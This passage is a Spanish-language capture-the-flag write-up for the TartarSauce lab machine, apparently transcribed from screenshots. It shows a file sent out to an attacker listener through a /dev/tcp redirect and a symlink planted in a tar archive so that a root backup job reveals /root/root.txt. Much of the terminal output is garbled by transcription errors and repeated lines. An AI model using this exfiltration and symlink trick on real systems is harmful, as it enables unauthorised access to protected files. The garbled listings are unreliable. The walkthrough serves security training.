systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3005Td

systemd-private-c11c7cccc82046a08ad1732e15efe497Dsystemdetimesyncd.service-QYRKER

systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX

onuma@TartarSauce:/var/tmp$
```

2)pasamos compress con no en kali no -lvnp 1235 > compress.tar

en victima

cat <compress.tar> /dev/tcp/10.10.14.30/1235

```
onuma@TartarSauce:/var/tmp$ cat <compress.tar > /dev/tcp/10.10.14.30/1235
onuma@TartarSauce:/var/tmp$ ■ nc -lvnp 1235 > compress.tar
```

3) creo una carpeta y descomprimo

-(kali⊛kali)-[~/machineshtb/TartarSauce]

4)creo un enlace symbolico

```
(root® kali)-[/home/.../files/var/www/html]
# ls -lah
total 28K
drwxr-xr-x 3 kali kali 4.0K May 12 2022 .
drwxr-xr-x 3 kali kali 4.0K Oct 1 19:42 ..
-rw-r--r- 1 kali kali 11K Feb 21 2018 index.html
-rw-r--r- 1 kali kali 208 Feb 21 2018 robots.txt
drwxr-xr-x 4 kali kali 4.0K May 12 2022 webservices
```

In -s -f /root/root.txt index.html

```
(root kali)-[/home/.../files/var/www/html]

# ln -s -f /root/root.txt index.html

(root kali)-[/home/.../files/var/www/html]

# ls -lah

total 16K

drwxr-xr-x 3 kali kali 4.0K Oct 1 19:45 .

drwxr-xr-x 3 kali kali 4.0K Oct 1 19:42 ..

lrwxrwxrwx 1 root root 14 Oct 1 19:45 index.html → /root/root.txt

-rw-r--r- 1 kali kali 208 Feb 21 2018 robots.txt

drwxr-xr-x 4 kali kali 4.0K May 12 2022 webservices

(root kali)-[/home/.../files/var/www/html]
```

me regreso a files

```
(root@ kali)-[/home/kali/machineshtb/TartarSauce/files]
# rm compress.tar

(root@ kali)-[/home/kali/machineshtb/TartarSauce/files]
# tar -zcvf compress.tar var/www/html
```

6) pasamos el comprimido con el enlace simbolico a la maquina wget http://10.10.14.30:2000/files/compress.tar

7) ejecutamos wathc y sytemctl para ver cuando ejecuta

```
Every 1.0s: systemctl list-timers

Sun Oct 1 21:02:03 2023

NEXT
LEFT
LAST
PASSED
UNIT
AC
TIVATES
Sun 2023-10-01 21:04:17 EDT
Zmin 14s left
Sun 2023-10-01 20:59:17 EDT
Zmin 45s ago backuperer.timer
backuperer.service
Mon 2023-10-02 06:18:29 EDT
Ph left
Sun 2023-10-01 18:31:32 EDT
Sun 2023-10-02 18:31:32 EDT
The ago apt-daily.timer
ap t-daily.service
Mon 2023-10-02 06:56:07 EDT
Ph left
Sun 2023-10-01 13:20:30 EDT
Ph ago apt-daily-upgrade.timer
Ap t-daily-upgrade.service
Mon 2023-10-02 13:35:35 EDT
Sun 2023-10-01 13:20:30 EDT
Sun
```

8) apenas se ejecute compiamos el compres.tar con el .-----

cp compress.tar .be145f2c45eaf79b56d62120c7c963e7738867a8

```
total 19M

drwxrwxrwt 10 root root 4.0K Oct 1 21:09 . Carry on, nothing to see here 20→

drwxr-xr-x 14 root root 4.0K May 12 2022 ..

-rw-r--r- 1 onuma onuma 7.6M Oct 1 21:09 .be145f2c45eaf79b56d62120c7c963e7738867a8

-rw-r--r- 1 onuma onuma 12M Oct 1 20:49 compress.tara/yar/xm/sm

drwx 3 root root 4.0K Cot 1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r

drwx 3 root root 4.0K May 12 2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS

drwx 3 root root 4.0K May 12 2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-SksmwR

drwx 3 root root 4.0K May 12 2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ

drwx 3 root root 4.0K May 12 2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-bUTA2R

drwx 3 root root 4.0K May 12 2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER


drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3 root root 4.0K May 12 2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-OVRKER

drwx 3
```

9) vemos el archivo /onuma_backup_error.txt

cat /var/backups/onuma_backup_error.txt



Esto se logro gracias al enlace symbolico que apuntamos hacia el index.html savitar utiliza bash para ejecutar un scritp y no estar validando a cada rato la ejecución de las tareas pero no es necesario.